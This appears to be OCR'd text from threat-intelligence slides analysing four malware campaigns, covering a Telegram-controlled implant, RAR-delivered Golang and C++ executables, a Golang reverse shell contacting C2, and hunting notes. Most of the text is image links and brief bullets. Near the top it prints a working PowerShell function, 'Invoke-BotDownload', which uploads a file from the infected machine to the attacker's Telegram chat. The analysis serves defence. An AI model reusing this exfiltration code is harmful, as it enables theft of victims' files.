
- Upload files to Telegram chat
- *getUpdates* API
  - /sleep
  - /cmd
  - /download

```powershell
function Invoke-BotDownload {
    param (
        $FilePath
    )
    Add-type -AssemblyName System.Net.Http
    $FieldName = 'document'
    $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
    $httpClient = New-Object System.Net.Http.Httpclient $httpClientHandler

    $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Open)
    $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('form-data')
    $FileHeader.Name = $FieldName
    $FileHeader.FileName = (Split-Path $FilePath -leaf)
    $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
    $FileContent.Headers.ContentDisposition = $FileHeader
    $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($FilePath)

    $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
    $MultipartContent.Add($FileContent)

    $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) > $null
}
```

Campaign-2


- RAR archive contains Golang executable






Golang Reverse-Shell


- Connects to C2






Campaign-3


- RAR archive contains C++ executable & decoy






Campaign-4


- Malicious C++ Implant



Infrastructure & Hunting


- Telegram Bot
  - whoami
  - ipconfig






